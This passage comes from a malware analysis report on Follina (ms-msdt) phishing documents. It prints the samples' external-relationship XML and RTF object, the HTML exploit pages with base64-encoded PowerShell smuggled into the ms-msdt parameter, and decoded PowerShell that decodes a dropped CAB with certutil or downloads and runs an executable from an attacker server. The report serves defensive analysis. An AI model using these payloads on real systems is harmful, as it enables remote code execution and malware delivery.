*hxxps//www[.]xmlformats[.]com* as shown in the figure below.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/
relationships"><Relationship Id="rId3" Type="http://schemas.
openxmlformats.org/officeDocument/2006/relationships/webSettings"
Target="webSettings.xml"/><Relationship Id="rId2" Type="http://schemas.
openxmlformats.org/officeDocument/2006/relationships/settings"
Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.
openxmlformats.org/officeDocument/2006/relationships/styles"
Target="styles.xml"/><Relationship Id="rId996" Type="http://schemas.
openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://www.xmlformats.com/office/word/2022/
wordprocessingDrawing/RDF8421.html!" TargetMode="External"/
><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/
><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/></
Relationships>
```

Figure 21: The document loads HTML upon opening the document


Further investigation of HTML will show the PowerShell code used by the attacker in abusing the ms-msdt vulnerability.



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /
    param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
    IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($
    (Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58
    +'UTF8.GetString([System.Convert]'+[char]58+[char]58
    +'FromBase64String('+[char]34
    +'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc
    3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2tr
    aWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHl
    sZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm
    9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxL
    nJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRl
    Y29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+
    [char]34+'))'))))i/../../../../../../../../../../../../../../
    Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>
```

Figure 22: Encoded base64 PowerShell

Decoding the base64 will give the readable malicious PowerShell code which is likely the malicious code performs some malicious actions.



```
$cmd = "c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /
im msdt.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd
C:\users\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.
rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&
expand 1.c -F:* .&&rgb.exe";
```

Figure 23: Decoded base64 PowerShell

Based on the PowerShell code in the above figure, the code basically:

1. Assign cmd's full path into variable *$cmd*
2. Runs the *cmd.exe* with a hidden window using *Start-Process* cmdlet
3. Then it kills the *msdt.exe* program if it's running on the infected machine
4. The code use *for* loops to iterate on each files and folders in *%temp%* folder to find a RAR file named *05-2022-0438.rar*
5. It moves the RAR file from the *%temp%* folder to the *public* user folder and saves it as *1.rar*
6. The code then checks for the MSCF file by checking the file header (*TVNDRgAAAA*) encoded in base64 in the *1.rar* and saving it as *1.t*
7. The code will decode the *1.t* (base64 encoded) file using *certutil.exe* program and save it as *1.c*


8. The code will expand the compressed file (*1.c*) to the current folder and execute *rgb.exe* residing in the *1.c*

The why question for why the RAR file is being dropped to the *%temp%* is unknown yet. Our team also cannot able to retrieve the RAR file. So, further analysis for the RAR file can't be done.

手发机房接单-渠道报价单-全网最低价.docx analysis

MD5: 14aff46aaffbad783974ba819dba6e41


The second sample that Netbytesec retrieved using *hxxp://coolrat[.]xyz* as the remote server to serve their malicious HTML named *Loading.html.*



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://coolrat.xyz/Loading.html!" TargetMode="External"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.png"/></Relationships>
```

Figure 24: The document loads HTML upon opening the document


Analyzing the HTML file shows that the attacker replaces the AAAA padding with dummy words.



```
Proin a interdum justo. Duis sed dui vitae ex molestie egestas et tincidunt neque. Fusce lectus tellus, pharetra id ex at, consectetur hendrerit
nibh. Nulla sit amet commodo risus. Nulla sed dapibus ante, sit amet fringilla dui. Nunc lectus mauris, porttitor quis eleifend nec, suscipit
sit amet massa. Vivamus in lectus erat. Nulla facilisi. Vivamus sed massa quis arcu egestas vehicula. Nulla massa lorem, tincidunt sed feugiat
quis, faucibus a risus. Sed viverra turpis sit amet metus iaculis finibus.

Morbi convallis fringilla tortor, at consequat purus vulputate sit amet. Morbi a ultricies risus, id maximus purus. Fusce aliquet tortor id ante
ornare, non auctor tortor luctus. Quisque laoreet, sem id porttitor eleifend, eros eros suscipit lectus, id facilisis lorem lorem nec nibh.
Nullam venenatis ornare ornare. Donec varius ex ac faucibus condimentum. Aenean ultricies vitae mauris cursus ornare. Lorem ipsum dolor sit
amet, consectetur adipiscing elit. Maecenas aliquet felis vel nulla auctor, ac tempor mi mattis. Nam accumsan nisi vulputate, vestibulum nisl
at, gravida erat. Nam diam metus, tempor id sapien eu, porta luctus felis. Aliquam luctus vitae tortor quis consectetur. In rutrum neque sit
amet fermentum rutrum. Sed a velit at metus pretium tincidunt tristique eget nibh. In ultricies, est ut varius pulvinar, magna purus tristique
arcu, et laoreet purus elit ac lectus. Ut venenatis tempus magna, non varius augue consectetur ut.

Etiam elit risus, ullamcorper cursus nisl at, ultrices aliquet turpis. Maecenas vitae odio non dolor venenatis varius eu ac sem. Phasellus id
tortor tellus. Ut vehicula, justo ac porta facilisis, mi sapien efficitur ipsum, sit fusce.
</p>
<script>
    location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$
    (Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58
    +'FromBase64String('+[char]34
    +'KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdABlAG0ALgBuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAZgBpAGwAZQAoACcAaAB0AHQAcAA
    6AC8ALwBjAG8AbwBsAHIAYQB0AC4AeAB5AHoALwBDAGwAaQBlAG4AdAAuAGUAeABlACcALAAnAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAdABlAG0AcAAuAGUAeABlACcA
    KQA7AHMAdABhAHIAdAAtAHAAcgBvAGMAZQBzAHMAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAHQAZQBtAHAALgBlAHgAZQA='+[char]34+'))')))))i/../../../../
    ../../../../../../../../../../Windows/System32/mpsigstub.exe\"";
</script>
```

Figure 25: malicious HTML

The attacker replicates the attack by encoding their malicious PowerShell code with base64. Figure below shows the decoded version of the PowerShell.



```
(new-object system.net.webclient).downloadfile('http://coolrat.xyz/
Client.exe','C:\Windows\Temp\temp.exe');start-process
C:\Windows\Temp\temp.exe
```


Figure 26: Decoded PS code

This time, the malicious code will download an executable residing in the C2 server and save it as *temp.exe.* The PowerShell code then executes the *temp.exe* using *start-process.*

Employment Agreement.RTF analysis

MD5: 242d2fa02535599dae793e731b6db5a2


The below picture shows the RTF contains an object referring to the malicious HTML remotely hosted at *hxxp://45[.]76[.]53.253/1.html.*



```
\li0\ri0\sa200\sl276\slmult1\widctlpar\wrapdefault\aspalpha\aspnum\faauto\adjustright\rin0\lin0\
{\rtlch\fcs1 \af31507 \ltrch\fcs0 \insrsid7221578
\par }\pard \ltrpar\ql
\li0\ri0\sa200\sl276\slmult1\widctlpar\wrapdefault\aspalpha\aspnum\faauto\adjustright\rin0\lin0\
\ltrpar\ql \li0\ri0\sa200\sl276\slmult1\widctlpar\wrapdefault\aspalpha\aspnum\faauto\adjustright
\rtlch\fcs1 \af31507\afs22\alang1025 \ltrch\fcs0
\fs22\lang1033\langfe1033\loch\af31506\hich\af31506\dbch\af31505\cgrid\langnp1033\langfenp1033\i
{\object\objautlink\rsltpict\objw4321\objh4321{\*\objclass http://45.76.53.253/1.html}
{\*\oleclsid \'7b00000300-0000-0000-C000-000000000046\'7d}{\*\objdata
01050000020000000900000004f4c45324c696e6b000000000000000000000a0000
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff090006000000000000000000000001000000
000200000001000000feffffff0000000000000000ffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
```

Figure 27: HTML payload in the object control word


The third sample uses the classic AAAA padding in the HTML file like the famous one from Nao_sec and the payload msdt scheme's structure looks the same. The final payload of this sample will steal the user's system information and login data. The figure below shows the malicious HTML file used for the Follina exploitation.



```html
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
